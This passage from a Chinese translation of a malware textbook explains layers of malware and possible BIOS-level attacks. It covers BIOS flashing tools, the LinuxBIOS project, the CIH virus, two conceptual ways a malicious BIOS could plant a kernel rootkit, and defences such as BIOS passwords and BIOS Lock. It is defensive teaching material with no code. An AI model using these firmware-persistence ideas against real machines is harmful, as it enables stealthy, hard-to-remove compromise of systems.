- [10] “Building a Monolithic Kernel”, RedHat Web site, 2002, www.redhat.com/docs/manuals/linux/RHL-7.3-Manual/custom-guide/s1-custom-kernel-monolithic.html
- [11] “Runtime Kernel Kmem Patching”, Silvio Cesare, 1998, <http://packetstormsecurity.nl/9901-exploits/runtime-kernel-kmem-patching.txt>
- [12] “Linux On-the-Fly Kernel Patching without LKM”, Sd and Devik, 2001, www.phrack.org/show.php?p=58&a=7
- [13] “Static Kernel Patching”, Jbtzhm, 2002, www.phrack.org/show.php?p=60&a=8
- [14] “Virtual Hosting”, User Mode Linux Web page, <http://user-mode-linux.sourceforge.net/uses.html>
- [15] “Linux Kmod/Ptrace Bug—Details”, Szombierski, Andrzej, BugTraq mailing list, March 2003, www.securityfocus.com/archive/1/315635/2003-03-17/2003-03-23/2
- [16] “Build Kernel”, Bill Stearns, www.stearns.org/buildkernel/
- [17] “Monolithic Kernel”, Wikipedia definitions, www.wikipedia.org/wiki/Monolithic_kernel#Monolithic_kernels
- [18] “Vanishing Features of the 2.6 Kernel”, Jerry Cooperstein, The O’Reilly Network, December 2002, <http://linux.oreillyn.com/pub/a/linux/2002/12/12/vanishing.html>
- [19] *Inside Microsoft Windows 2000*, David A. Solomon and Mark E. Russinovich, Microsoft Press, 2000
- [20] “Windows RootKit Becoming More Common”, Kevin Poulsen, Security Focus Web site, March 10, 2003, www.securityfocus.com/news/2879
- [21] “ierk8243.sys and IPSEC Helper Services”, Richard Suflarsky, Posting to NT Bugtraq mailing list, January 30, 2003, <http://cert.unistuttgart.de/archive/ntbugtraq/2003/01/>

msg00052.html

- [22] “BackDoor-ALI”, Network Associates write-up, March 2003, http://vil.nai.com/vil/content/v_100010.htm
- [23] “A Real NT Rootkit”, Greg Hoglund, September 1999, www.phrack.org/show.php?p=55&a=5
- [24] “Playing with Windows/dev/(k)mem”, Crazylord, July 2002, www.phrack.org/show.php?p=59&a=16
- [25] “The Evolution of 32-bit Windows Viruses”, Peter Szor and Eugene Kaspersky, Windows 2000 Magazine Online, July 1, 2000, http://vx.netlux.org/texts/html/evolution_w32.html

第 9 章 进一步深入

回顾一下，想想到目前为止在本书中看到的所有不同类型的 Malware。我们从第 1 章开始，全面细致地讨论了不同的软件技术，以及它们可能受到的 Malware 攻击。在第 2 章中，我们着眼于病毒，并分析了恶意代码如何将自身黏附到计算机中已安装的软件上，从而感染单计算机系统。接着，我们观察了 Malware 在网络中的传播，其中涉及第 3 章中的蠕虫传播技术和第 4 章中的移动代码技术。简而言之，最初的这几章都重在讨论 Malware 的传播策略。

实际上，我们是在进入第 5 章时有了一些转变。在这一章中我们讲述了后门，以便了解那些坏家伙如何绕过常规的安全控制，实现对计算机的访问。在第 6 章中，我们看到攻击者利用特洛伊木马技术伪装自己的 Malware，使自己的恶意程序看起来好像安装在系统中的普通软件一样。在第 7 章中，可以看到他们进一步使用特洛伊木马后门，修改操作系统本身的各种组件来创建用户模式的 RootKit。之后，在第 8 章中，我们看到对手控制了操作系统的核心——内核本身，在受害计算机上创建一个虚幻的世界。回顾一下第 5 章~第 8 章，我们看到攻击者潜入我们的系统，进而在各个不同的层次上控制我们的计算机。并且不断深入，一直到达内核本身。

本章是要讨论的最后一章，除了我们目前所看到过的用户模式 RootKit 和内核操作技术，我们还将讨论 Malware 是如何渗入系统的更深处的。你可能会问：“还有比内核更深的层次吗？”或许还会有点不寒而栗。“是的，很可能”，我这样回答。在本章的第 1 节中，我们将分析一下这种可能性，能否控制嵌入受害计算机根本的硬件组成部分（包括 CPU 在内）的代码。

然而，我将先回顾本书前面的章节，以便指出最近发布的 Malware 的一个重要发展趋势。在这一章中的第 2 节中，我们将会看到不断增加的恶意代码样本。这些样本包括了这

本书中谈到的几种 Malware 的功能，它们合起来组成一个十足的恶意代码。我们称这种 Malware 为组合“Malware”(combo Malware)，因为它们将各种不同的 Malware 技术组合成一个紧密的软件包。不要以为这些组合样本会使不同的 Malware 发生混淆，蠕虫仍然是蠕虫，RootKit 也还是 RootKit。但是，正如我们在本章看到的，某些 Malware 同时是蠕虫和 RootKit。还有，不要因为组合 Malware 的增长趋势就抛弃我们在本书使用的 Malware 定义。事实上，由于我们想要识别并防御不断增加的组合 Malware 的威胁，所以如今我们对各种 Malware 类型的定义变得比以前更加重要。如果你曾经把某个 Malware 简单地当做蠕虫或后门，但没有想到它也是 RootKit，那么你就有可能忽略了进行自身防御所需的某些关键信息。所以即使有组合 Malware，也要恰当地分类我们面对的所有 Malware。

9.1 设置舞台：Malware 的不同层次

为了对更深层次的组合 Malware 威胁进行讨论，我们要布置好舞台，因此让我们从 Malware 可能大量滋生的计算机系统的不同层次开始谈起。表 9-1 列出了 Malware 渗透的 6 个不同层次，并总结了 Malware 的类型、它所影响的相应层次、各类攻击的实例工具，以及本书中我们研究这类攻击的章节。

表 9-1 Malware 在受害计算机的不同层次执行的操作

Malware 类型	嵌入受害计算机的层次	活 动	类 比	这类攻击的实例工具	涵盖章节
后门	应用层	绕过常规的安全控制，为攻击者提供访问通路	野蛮的入侵者来到村庄，在村庄的外部围墙上打开缺口	Netcat 监听器 VNC	第 5 章
特洛伊木马	应用层	看起来好像是一个有用的程序，但实际是恶意的	野蛮的入侵者来到村庄，将自己伪装成友善的村民	有听起来合法的名称或外表的后门	第 6 章
用户模式 RootKit	操作系统的执行层	替换或修改与操作系统关联的程序和命令，提供后门通路并隐藏攻击者	入侵者攻占了护城河，进行部分排水，使自己可以偷偷进入村庄并隐藏在护城河中	通用 RootKit, Windows AFX RootKit	第 7 章
内核模式 RootKit	核心层	控制内核从而提供后门通道并隐藏攻击者	入侵者占领了城堡，改变了国王对村民的所有命令	内核入侵系统 (Kernel Intrusion System), Windows NT RootKit	第 8 章

续表

Malware 类型	嵌入受害计算机的层次	活 动	类 比	这类攻击的实例工具	涵盖章节
BIOS 级 Malware	BIOS	当从 BIOS 启动系统时，它加载恶意的内核或毒害一个合法的内核	入侵者选出圆桌骑士，命令这些骑士建造一个入侵者控制下的邪恶的城堡	Linux BIOS 方案是一个加载内核的用户 BIOS 非 Malware 实例	第 9 章
恶意微代码	BIOS 和 CPU	改变 BIOS 和 CPU 微代码，为攻击者提供完全的秘密行动和控制	入侵者俘虏了国王，如今要挟这个投降的国王将整个城堡、护城河和村庄的全部控制权交给他们	到现在为止还没有，正在研究	第 9 章

表 9-1 还给出几个类比，这些类比有助于我们举例分析运行在各个层次上的不同类型的 Malware。我们在图 9-1 中进一步说明了这个类比。设想一下，一个安静而古老的小村庄，由一个仁慈的国王统治。村民们耕种自己的土地，在村中快乐地生活。村子中护城河环绕在戒备森严的城堡周围，如果这样有助于你更好地想像这样一个类比的话，你还可以在护城河中放几只鳄鱼。



图 9-1 由不同层次的 Malware 可以联想到的类比

适当的护城河和城堡防御工事并不是用来防御村中的普通居民的，他们只是一些相当满足的奴隶；相反，这些防御措施用来抵御那些来自于附近游牧部落的野蛮入侵者。护城河和城堡设计用于保卫村庄生态系统的核心——骑士和国王。骑士负责服侍国王，早晨叫醒他并报告重要的信息来与外界交流。国王本身是核心人物，尽管是一个仁慈的君主，他仍有可能做出一些奇怪的统治行为。村庄里发生的一切事情，从开辟一个小的花园到在村民的泥草棚中配置高速 Internet 通路，这些都都需要他来处理和许可。

你可能猜到了，这个类比描绘出了一个计算机系统。国王就好像 CPU，是你计算机中主要的硬件组成，负责运行操作系统和所有的程序。国王周围是骑士，他们就如同计算机

中的 BIOS，在启动时激活硬件并启动系统。在国王和骑士周围具有防御措施的城堡就是操作系统的内核，控制哪个程序应该运行和访问硬件。操作系统程序和代码集合由护城河来表示。护城河提供用户程序访问操作系统内核本身的控制。最后，那些友善的村民就是应用程序。在正常情况下，这些程序正常运行。不过野蛮的入侵者来了，他们想要征服我们宁静的村庄。

攻击者可以只是简单地侵入村庄，跟随本村的居民。他们可以在村子的外围打开入口，修筑进入村子的通路。其实，这样的策略类似于在应用程序层次上植入后门，如同我们在第 5 章中讨论的一样。然而，我们村子的防御系统可以通过防病毒工具和其他 Malware 检测机制发现入侵者。还有，入侵者也可以乔装成合法居民，就如同在我们的计算机系统中伪装成常规应用程序，这些攻击象征着我们在第 6 章中讨论的特洛伊木马技术。

如果入侵者特别活跃，他们有可能试图改变护城河，排出其中的一部分水。然后安上一排镜子，让护城河看起来似乎仍然有水流过。通过这些改造过的护城河，入侵者可以进入村庄并隐藏起来，不会被村民发现，如同我们在第 7 章中讨论过的，在计算机系统中，这些 RootKit 技术控制了操作系统程序并借助于系统的管理员和用户来分析这台计算机。

真正聪明的入侵者甚至可能占领城堡本身，修改这个建筑的结构，并联合某些居民。因为从国王那里发布给居民的命令必须通过城堡，入侵者可以修改发布给村民的任何命令，甚至发布他们自己想要发出的命令，让村民去做各种疯狂的事情。另外，攻击者甚至可以掩饰他们对城堡的改造，这样一来，普通的村民并不知道是攻击者控制了城堡。当然，这一类型的攻击和我们在第 8 章中讨论过的内核模式 RootKit 非常类似。

下面我们查看这个村庄真正的核心部分，即硬件，包括骑士和国王。如果攻击者可以指派骑士，甚至是君主本身又会如何呢？现在，在我们的类比中，骑士如同他所代表的 BIOS 一样，并不会离开自己的位置。硬件连接到你的计算机主板上，同样国王牢牢地坐在自己的王位上，如同你的 CPU 紧紧地插在主板的插槽中。所以入侵者不可能轻易地更换骑士或国王，如同计算机攻击者不能很容易地替换你的硬件一样（但是通过物理存取，这样的 CPU 突变也是可能的）。

先不提硬件的改变，但如果入侵者可以控制骑士或者毒害国王的思想又如何办？入侵者可能利用各种诡计，完全地控制武士和国王，并且通过他们控制整个村庄系统，这就全完了！

9.2 更深层次：BIOS 的可能性和 Malware 微代码

那么，攻击者如何才能控制骑士和国王，或者说受害计算机的 BIOS 和 CPU，使它们中毒从而控制攻击目标呢？在这一节中，我们来探究攻击者如何能够改变 BIOS 和 CPU 本

身的机制，从而在受害计算机的最基本一级植入恶意代码。由于改变 BIOS 和控制 CPU 的技术不同，所以我们将在接下来的部分中分别处理每种情况。

9.2.1 BIOS Malware 的可能性

深层次 Malware 有可能攻击计算机系统的 BIOS，正如我们第 2 章中讨论的一样，BIOS 的一个功能就是控制启动进程最初的部分。同时激活计算机中包括 CPU 在内的各个硬件组件，然后调用必要的功能并加载操作系统，这样一来启动了系统。如今，只有很少的 Malware 可以控制 BIOS 本身，通常只是用于拒绝服务式攻击。不过，在不远的将来我们会看到，BIOS 控制将变成一个重要的攻击方向。

什么是 BIOS

BIOS 由主板上的一些逻辑单元和存储单元组成，存储器的大小各不相同，取决于特定的主板类型，但是到目前为止，大多数主板的 BIOS 存储容量为 1 Mb、2 Mb、4 Mb 或 8 Mb。注意，BIOS 的容量大小通常用 Mb，而不是 MB 来描述。还有可以用 8 来除，我们可以看到典型情况下 BIOS 的容量为 128 KB~1 MB。在一些厂商的产品中，甚至可以实现更大容量的 BIOS。

BIOS 存储器还包括许多有趣的程序，包括 *BIOS 效用配置* 程序，它用来监控和转换硬件配置，例如关于当前计时，硬件，并行端口，串行端口，以及各种其他硬件元素的信息 [1]。这些信息存储在一个称为“CMOS RAM”的小存储区内。对于大多数 BIOS 类型，你甚至可以设置一个启动口令，也存储在 CMOS RAM 中。为此必须由一个用户在系统控制台键入，它将在系统启动期间使用。

除了 BIOS 效用配置程序，BIOS 还有一个相当重要的 *BIOS 启动程序*，启动时用其启动加载操作系统的进程。系统启动时，BIOS 将其指令发送给系统的 CPU 执行 BIOS 启动程序。正如我们在第 2 章中讲到的，接下来，BIOS 启动程序找到磁盘的主引导记录，读取并执行这些内容。典型的主引导记录一般包含一个小程序用于查找特定的启动信息，这些启动信息是关于每个可启动的磁盘分区的。接下来，这个分区引导信息用于将操作系统加载内存。这样，这个重要的 BIOS 启动程序执行了查找和加载操作系统的整个过程。

安装在大多数计算机上默认的 BIOS 启动程序一般情况下是私有的，由主板制造商编写或得到某个特定 BIOS 厂商的许可，例如常见的 Phoenix、AMI 和 Award 公司。另外，这些 BIOS 启动程序通常很少备有文档，是用机器语言代码编写的，而且不是非常灵活，在站点 www.bios-drivers.com 可以找到大量这样的 BIOS 程序和各种补丁。有了封闭式资源，以及私有属性，为这些默认的 BIOS 启动程序增加新的特性几乎都是由制造商完成的。主板和 BIOS 制造商设计 BIOS 启动程序，用它来实现一个简单的功能，从硬盘提取数据以加载并运行主引导记录，从而进一步加载操作系统。

查看并修改 BIOS

当然，包括 BIOS 效用配置和启动程序的 BIOS 存储器是非易失性的，所以其中的内容可以保存到重启时；否则系统会忘记如何重新启动，这确实不是件让人愉快的事情。另一方面，CMOS RAM 存储了一些系统配置的信息，它只是一个 RAM，依靠主板上的电池来保持存储内容，是一个非永久性存储器。BIOS 存储器尽管是非永久性的，但却是可擦写的。这意味着它可以修改，用户或管理员可以定制硬件设置，或者嵌入一个新的 BIOS 启动程序。如果系统有重要的硬件变化或在现有的 BIOS 程序中发现了错误，则可能会调用一个新的程序。

在大多数系统中，电源接通后几秒钟，你可以通过按下一个特定的按键来查看硬件的 BIOS 设置。这个按键通常是一个功能键，如 Delete 键，或 Escape 键。例如，许多 IBM 笔记本电脑中用 F1 键，在 Dell 系统中用 F2 键调用 BIOS 效用配置程序。在通电时，按下适当的按键，你就可以看到一个简单的菜单系统，然后可用其修改存储在 CMOS RAM 中的各个硬件选项。这个用来设定硬件配置的菜单系统是 BIOS 效用配置的一个简单用户界面，它放置在 BIOS 内部。事实上，在 BIOS 效用配置中，BIOS 为我们提供了一个小的入口，可以进入包含硬件设置信息的 BIOS 和 CMOS RAM 的一小部分。

然而，查看甚至改变 BIOS 存储内容的可能性不仅在于改变简单的硬件选项。各种不同程序可以在网上免费下载，这些程序可以列出 BIOS 的全部内容。这样一来，你就可以像 BIOS 启动程序的所有者一样查看硬件设置。拥有这类程序的一个最好的网站是 BIOS 中心 Web 站点，网址是 www.bioscentral.com。这个站点提供来自各种制造商的不同类型的 BIOS 的详细信息，还有用于查看和操作 BIOS 的方案。特别是一个名为 BIOS 的程序，由 Matthias Bockelkamp 编写。这个程序中列出了所有的 BIOS 设置，甚至可以将整个 BIOS 存储器中的内容放入一个文件。如果系统运行在 DOS、Windows 95，或 Windows 98 下，这个程序可以用于提取并检查一台计算机的 BIOS。然后用一个十六进制的编辑器和机器语言解释器，可以非常详细地查看 BIOS 效用配置程序和启动程序。逆向工程师可以通过代码正确的判断出 BIOS 启动程序如何作用。即使 Bockelkamp 的程序仅仅运行在 DOS 和旧一些的 Windows 操作系统下，我仍然可以用它来查看自己的 BIOS 代码，确定其如何运行，并进行修改。这样不管计算机上运行的是什么类型的操作系统，我都可以安装这些代码。在 Linux 和其他操作系统中，一个简单的十六进制编辑器程序可以用来查看分配到 BIOS 中的存储区，从而查看其内容。

为了改变 BIOS，大多数制造商发布了针对 Windows 或 Linux 系统的程序，用来存储 BIOS 并用一个文件的内容重载它。因此通过浏览你的 BIOS 提供商的 Web 站点，你可以下载一个简单的程序，这个程序将一个崭新的映像加载到你的 BIOS。BIOS 更新工具一般用于更新来自提供商的 BIOS 映像，然而任何类型的程序都可以加载 BIOS，覆盖已经存在的

BIOS 启动程序和 BIOS 配置方案。当然，由于在 BIOS 程序运行时还没有操作系统加载计算机，所以加载 BIOS 的程序自身需要包含访问硬件的程序。一个非常重要的程序存储在 BIOS 存储器中，其大小为 128 KB~1 MB，或者更大。当然，如果新的程序覆盖了已经存在的 BIOS 启动程序，计算机将无法启动；除非新的 BIOS 映像包括启动系统的功能。

除了可以使用私有的 BIOS 更新程序，这些程序对于一个特定提供商的 BIOS 很合适，你还可以使用一个通用的 BIOS 更新方案。BIOS 中心 Web 站点包括这样一个称为“UniFlash”的工具，它由 Pascal Van Leeuwen, Galkowski Adam 和 Ondrej Zary 编写。UniFlash 程序支持几十种不同类型的 BIOS，而且可以利用一个 DOS 命令将任意程序存储到 BIOS 存储器中。

如果你要用 BIOS 更新工具进行试验，一定要特别小心！如果不小心搞乱了自己的 BIOS，你可能会使自己的系统受到大幅度的破坏，并使其无法启动。我不管什么时候使用自己的 BIOS，都不会将至关重要的数据放在实验系统中。这样，即使我不小心损坏了实验系统，也不会影响自己的整个研究环境，还可以安全地花一些时间下载并恢复原来系统的 BIOS。在不同的主板上恢复 BIOS 存储映像的过程不同，有的可能只是简单地要求在计算机启动时按下功能键，甚至在主板上设置硬件跳线。你的主板说明书会有相应的说明，告诉你重置某个特定类型 BIOS 的过程，这些也可以在 BIOS 提供商的 Web 站点免费下载。对于你那些重要的系统来说，常备这样的说明书是一个相当不错的主意，以防万一吗。

加载 Linux BIOS 方案的灵活 BIOS

使用几个 BIOS 更新程序中的任何一个，管理员（或攻击者）都可以将一个程序快速存入某个系统的 BIOS 中。那么人们可能把一个什么类型的程序应用于 BIOS 呢？合法的系统开发人员和攻击者很可能会加载一个全新的 BIOS 启动程序。前面我曾经说过，大多数系统在默认情况下所安装的 BIOS 启动程序都是私有的，而且不够灵活。而现在，许多人反对这样的观点，这些人是开放式资源软件活动的坚决拥护者。一些人希望拥有自己所有的软件的源代码，并且能够修改自己计算机的每个部分。设想一下，如果这些人遇到一个由某个不明确的提供商提供的私有 BIOS 启动程序，而这个启动程序对其完全不同的开放式资源计算机又是绝对必要的，他们会有什么反应呢？

为了缓解这一问题，Ron Minnich 早在 1999 年就建立了 Linux BIOS 方案。这个方案可以在站点 www.linuxbios.org 找到，它发布了一个 BIOS 启动程序的替换程序，该程序是一个真正的 Linux 内核的改进版本。Linux BIOS 方案替换了整个 BIOS 启动程序，恰当地取代了开放式资源的 Linux 内核。在启动时，BIOS 并不是运行一个私有的 BIOS 启动程序，而是对 Linux 内核做稍许修改。用 500 行附加的机器语言代码和大约 5 000 行 C 语言代码扩展 Linux 内核，使系统启动，这个 Linux BIOS 方案在 40 多种不同的主板上支持这种令人惊异的小技巧。这个 Linux BIOS 内核需要 300 KB~500 KB 的 BIOS 存储空间，这取决于

编辑在内核中的特定选项。对于现在的 BIOS 程序来说，这是个合理的空间。

这样使用 BIOS 更新程序，管理员（或攻击者）将 Linux BIOS 方案的代码存到 BIOS 存储器中。如图 9-2 所示，当系统重新启动并先接通电源后，Linux BIOS 启动程序运行，从 BIOS 存储器将 Linux 内核加载到计算机的内存中，这是第 1 步。然后 Linux BIOS 内核如同一个启动程序本身一样，它将从硬盘中读取并安装一个内核（如图中第 2 步和第 3 步所示）。在系统内存中，BIOS 中的 Linux 内核用来自硬盘的内核映像文件覆盖自身。BIOS 中的 Linux 内核也可能读取并运行主引导记录。接下来，主引导记录可以安装任何一种其他操作系统，例如 Linux、OpenBSD，或 Windows。这样，Linux 就可以作为任何其他操作系统的 BIOS 启动程序来使用。Linux BIOS 方案已经替换了 Linux 系统中的私有 BIOS 启动程序。



图 9-2 使用 Linux BIOS 方案从硬盘加载另一个操作系统

使用 Linux 作为 BIOS 启动程序可以大大提高启动进程的速度，以及可靠性和灵活性。由于 Linux BIOS 方案可以在 BIOS 存储器外部获取 Linux 内核，所以它可以在大约 3s~10s 内启动系统，而一般情况下通过从硬盘加载操作系统来启动计算机需要 1 分钟或更多时间。除了提高速度，Linux BIOS 方案还可以提高计算机整体的可靠性。从 BIOS 存储器中获取内核，不要从硬盘加载操作系统，因为这样硬盘将很容易被破坏。不要移动所需组件（除了用于给 CPU 降温的风扇）。尽管从理论上说，从启动进程中去掉硬盘驱动可以提高可靠性。但是要记住，在有些主板中 Linux BIOS 方案是完美无缺的，但是在其他主板中，它可能使系统非常不稳定。在其 Web 站点，Linux BIOS 方案提供它所支持的主板的列表，指出哪些是稳定的，哪些是不稳定的。

可能 Linux BIOS 方案最令人感兴趣的优点（无论对于好的用户，还是攻击者）是其为系统的启动选项提供的灵活性。使用整个 Linux 内核操作系统启动计算机，使开发人员增

加启动功能成为可能，开发人员可以简单地在 Linux 内核中加入代码并将其存入计算机的 BIOS 中即可。事实上，Linux BIOS 方案增加了一些选项，通过对系统以太网卡调用来从网络启动系统。为了实现这个网络启动选项，系统从 BIOS 中将 Linux 内核加载系统内存。然后这个内核与系统的以太网卡连接，不从硬盘，而是从网上一个特定的服务器请求一个操作系统映像。服务器传输被要求的映像，新的操作系统会覆盖来自 BIOS 的 Linux 内核，然后用这个新的操作系统完成启动过程。进一步显示 Linux BIOS 方案灵活性的是这个网络启动选项甚至可以在一个安全命令（Secure Shell, SSH）链接上传输这个新操作系统内核，为转移的操作系统映像提供强有力的验证和加密。如果使用 Linux 内核控制启动操作，管理员可以用一个恰当的服务器密钥配置 Linux BIOS 内核。

BIOS 级的 Malware

这样我们的系统都有一个 BIOS 启动程序，这个程序可以用来自 BIOS 提供商的软件进行更新，一个免费、可扩充且开放式资源的 BIOS 启动程序的替换产品已经问世。在这种情况下，让我们探究一下这些选项，攻击者可能会利用它们控制 BIOS，进而在受害计算机中插入 Malware。

首先，一个坏家伙甚至不需要编写新的代码加载 BIOS，即可借助于对 BIOS 的控制发起一个拒绝服务式攻击。这种情况随处可见，而且仍然是我们至今为止所遇到的最重要的 BIOS 攻击。追溯到 1999 年，有人释放了 CIH 病毒，这个病毒有时也叫做“Chernobyl”，因为它的攻击安排发生在著名的核武器灾难的 13 周年纪念日。一旦安装到受害计算机上，CIH 将覆盖 BIOS 闪存的部分区域，这个 BIOS 所在的系统运行带有垃圾文件的 Windows 95 或 98[2]。特别提出的是，CIH 破坏那些与启动硬件和 BIOS 启动程序本身相关联的数据。如果 BIOS 中没有加载系统启动所需的关键信息，受感染的计算机就会瘫痪，根本无法启动。更糟糕的是，一些旧主板的 BIOS 并不支持用户或管理员重新设置。所以很不幸，这些系统所有者不得不与制造商联系，才能获得更新的 BIOS 替代芯片，必须更换原来的芯片来启动计算机确实是个不小的麻烦。

删除或用垃圾文件感染 BIOS 会导致计算机无法启动，这是一种经典的拒绝服务式攻击。但是攻击者又是如何进一步将恶意程序加载 BIOS，而不仅仅是感染呢？特别是攻击者可以通过破坏 BIOS 启动程序，在受害的用户和管理员全然不知的情况下，秘密地在系统中加载 Malware。至今我们还没有发现这个技术被广泛使用，但它使我们对未来的攻击深感不安。

尽管 Linux BIOS 方案是出于合法的目的创建的，但是攻击者可以修改其代码，用来实现 BIOS 级的 Malware。通过在受害计算机上安装并运行一个 BIOS 更新程序，或者欺骗一个有管理权限的用户运行一个具有 BIOS 更新功能的程序，一个攻击者可以用另一个版本的 Linux BIOS 方案覆盖计算机上原有的 BIOS 启动程序。攻击者的新的 BIOS 映像能够以

无数种方式修改系统，但是最具破坏性的一种方法可能是转换 BIOS 启动程序。这样一来，系统装入了一个内核模式的 RootKit，正如我们在第 8 章中所讨论的那些工具。

坏家伙可以通过两种不同的方式在一次 BIOS 攻击中应用内核模式 RootKit，第 1 种方法如图 9-3 所示。假设攻击者攻击一个 Linux 系统，通常在启动时，BIOS 将调用主引导记录，主引导记录将依次从硬盘加载 Linux 内核。然而一旦拥有了一台计算机上的 root 权限，攻击者可以在 BIOS 中装入一个恶意的 Linux 内核，这个内核设计用于隐藏攻击者的存在。系统启动时，恶意内核将从 BIOS 加载，而不再加载硬盘中的真正内核。来自 BIOS 的恶意内核会有一个带有后门的内置的内核模式 RootKit，同时还有隐匿功能。



图 9-3 使用从 BIOS 加载的恶意内核作为硬盘上真正内核的替代品

为了欺骗没有戒心的用户，让他们认为正在运行的是原来的内核，攻击者将必须在加载有恶意内核的恶意 BIOS 程序中插入一些时间延迟；否则在 5 秒钟内突然自己启动的 Linux 内核是相当可疑的。攻击者还必须配置恶意内核，这样它才会和原来的内核具有相同的特征，或者在启动后利用可承载的内核安装模块对其进行安装。有了这些小小的修改，这个从 BIOS 直接装入的恶意内核可能在受害计算机上不被发现。我们对这种攻击做一个类比，假设系统内存是一个鸟巢，内核是住在鸟巢中的一只鸟。在这一类型的攻击中，BIOS 将一只有害的鸟放到这个鸟巢中。由于那只鸟产下了鸟蛋（这里相当于运行用户模式的程序），而鸟蛋并不能确定鸟的罪恶本性。

恶意 BIOS 启动程序的另一种选择是不让来自 BIOS 的受到感染的内核停留在内存中，而是使用来自硬盘的真正内核。如图 9-4 所示，攻击者可以使用 Linux BIOS 方案的自定义形式，用一个恶意的 Linux 内核感染 BIOS 启动程序。第 1 步，在计算机加电启动时，这

个恶意的 Linux 内核将把代码插入系统内存, 实现一个内核模式的 RootKit。然后在第 2 步, 这个来自 BIOS 的恶意内核不调用主引导记录, 而是找到硬盘上的真正的操作系统。第 3 步, 来自 BIOS 的恶意 Linux 内核将硬盘上的内核映像装入内存, 以覆盖自身。然而当它把内核从硬盘加载内存时, 恶意内核会尽量小心不覆盖内存中包含内核模式 RootKit 的特定内容。完成安装后, 硬盘上的内核映像必须进行转换, 这样它才可以挂接系统内存中的内核模式 RootKit 的功能。这样一来, 即使是安装了来自硬盘的真正内核, 内核模式的 RootKit 仍将留在内存中。再回头查看我们那个鸟和鸟巢的类比, 这种攻击就仿佛有一只染病的鸟 (来自 BIOS 的恶意 Linux 内核) 将病毒 (内核模式的 RootKit) 留在鸟巢中 (系统内存)。这只病鸟从鸟巢中飞走了, 而且找来一只新鸟 (来自硬盘的内核映像)。新鸟来到后, 鸟巢中的病毒会传染给这只新鸟。



图 9-4 利用已经从 BIOS 安装的恶意内核感染之后从硬盘安装的内核

利用任何一种基于 BIOS 的内核感染技术, 攻击者都可以在受害计算机中植入一个内核模式的 RootKit。所以攻击者可以实现我们在第 8 章中所讨论的所有内核模式的 RootKit 攻击, 包括过程、文件和网络使用的隐藏, 还有执行重定向。然而与我们在第 8 章中讨论的所有技术不同的是, 通过控制 BIOS, 攻击者无需把文件放置到文件系统中; 相反, 攻击者首先把所有的 Malware 安装到 BIOS 存储器中, 并从硬盘中删除所有用来更新 BIOS 的文件, Malware 在每次重启时重新装入系统内存。由于与攻击有关的所有文件都已从硬盘中删除, 因此想要检测到攻击者就更加困难了。

到现在为止, 我们都把重点放在了受害计算机主板的 BIOS 上。然而, 一台计算机上的不同设备还包括其他形式的 BIOS 功能。特别是以太网卡包括操作与系统 BIOS 非常相似

的固件。网络的硬件设置，还有程序都可以快速存入该固件。除了控制主板的 BIOS 之外，攻击者还可以更新以太网固件。在其中安装 Malware，然后在系统启动时以太网卡初始化的过程中将这个 Malware 装入系统内存。另外，对于网络启动操作来说，以太网卡用来从网络服务器加载操作系统映像，攻击者可以控制网卡的固件，将恶意代码嵌入下载的操作系统映像中。到写这本书为止，对以太网卡固件或者其他硬件设备的攻击还仅仅停留在理论上，还没有发现被实际使用过。但是计算机秘密组织正在热烈地讨论这些技术的可行性，而且可能在不远的将来付诸实施。

防护你的 BIOS

所以，BIOS 级攻击可以沿路引起重大问题。追溯到 1999 年，我们尝到了这个潜在问题的一点苦头，CIH 病毒用垃圾文件覆盖了 BIOS，使得一些主板用户不得不更换自己系统中的芯片。现在，我们无需更换芯片来更新自己的 BIOS 了。今天，大多数主流主板考虑到这个特殊问题，当主板被进行手动重置时将恢复到一个特定的硬编码 BIOS 等级。如果 BIOS 存储器受到破坏或者被完全清除，对计算机有物理访问权限的系统管理员或用户可以通过重置 BIOS 本身，从 ROM 重载 BIOS 的初始设置。

当然要使用这个功能，你需要知道如何重置你的 BIOS，在主板说明书中找到重置你的 BIOS 的使用说明往往很困难。有些类型的 BIOS 可以通过使用在 BIOS 效用配置的菜单选项实现手动重置，而其他 BIOS 类型要求用户或管理员配置一个硬件跳线将系统重置为其默认 BIOS 映像。为了防止你的 BIOS 遭到破坏，你应该下载一个主板说明并打印出来，这样可以确保你需要时可以查找到用于重置的跳线。要在计算机旁常备一个这样的说明书，以防万一。

另外在有的主板上，你可以设置口令来保护系统和 BIOS 设置，从而避免攻击者更新你的 BIOS。你可能有两个不同的口令设定，这两个口令分别与 BIOS 和 CMOS 有关，BIOS 的锁定功能取决于你的主板类型。首先，你最可能有一个启动口令设定，今天几乎所有主板都支持这一设置。当系统最初启动时，用户必须在 BIOS 真正启动系统前键入这个口令，这个启动口令为你的系统增加了一点额外的保险。然而，即使是在你的 CMOS 中设置了口令，一旦系统启动，攻击者仍然可以更新 CMOS RAM 设置，甚至在 BIOS 中加载新的程序。

某些主板支持的下一级别 BIOS 口令有时被称为“超级用户口令”。如果你设置了这样的口令，在用户启动系统并按下特定的按键进入 BIOS 配置程序时，就会收到提示，要求输入另一个口令。超级用户口令必须准确键入，才能更新 CMOS RAM 的大部分设置（包括启动设备优先级列表、日期和时间，以及与网络有关的设置），从而避免用户或攻击者更新这些硬件设置。

作为保护 BIOS 的最后一道防线，一些 BIOS 版本有一个称为“BIOS Lock”的选项。这项功能可以完全避免用户在不提供超级用户口令的情况下，对 CMOS RAM 设置或 BIOS

存储器（包括 BIOS 启动程序）做出任何修改。当然，要想让 BIOS Lock 起作用，你必须设置一个超级用户口令。设置了超级用户口令并激活 BIOS Lock 功能以后，任何程序如果想要改变 BIOS 启动程序或者任何其他 BIOS 设置都会被阻止。如果你的主板支持，一个很难猜测的超级用户口令和 BIOS Lock 功能可以增加系统的安全性。

然而在大多数系统中，由于一些原因这样只能使安全性有少许增加。首先，要记住这些与 BIOS 有关的口令是可以破解的。今天有许多 CMOS 口令破解程序几乎可以从所有的 BIOS 厂商那里获得，包括 CMOSPwd（运行在 DOS、Windows 9x/NT/2000/XP，以及 Linux 和 FreeBSD 系统中，可以从站点 www.cgsecurity.org/index.html?cmospwd.html 免费下载），还有许多其他程序可以在站点 www.password-crackers.com/crack.html 找到。这些程序猜出一个 BIOS 口令，利用和 BIOS 相同的加密算法加密猜到的口令，然后将这个加密的口令与存储在 CMOS 中的加密口令进行比较。如果一致，攻击者如今就知道了 BIOS 口令；如果不同，口令破解工具会猜测另外一个口令，然后重试。猜测结果往往是从一个巨大的字符列表产生或者通过不断尝试所有字符的组合完成。既然这些工具四处盛行，那么你应该尽量选择那些在词典中找不到的或不容易猜到的 CMOS 口令。

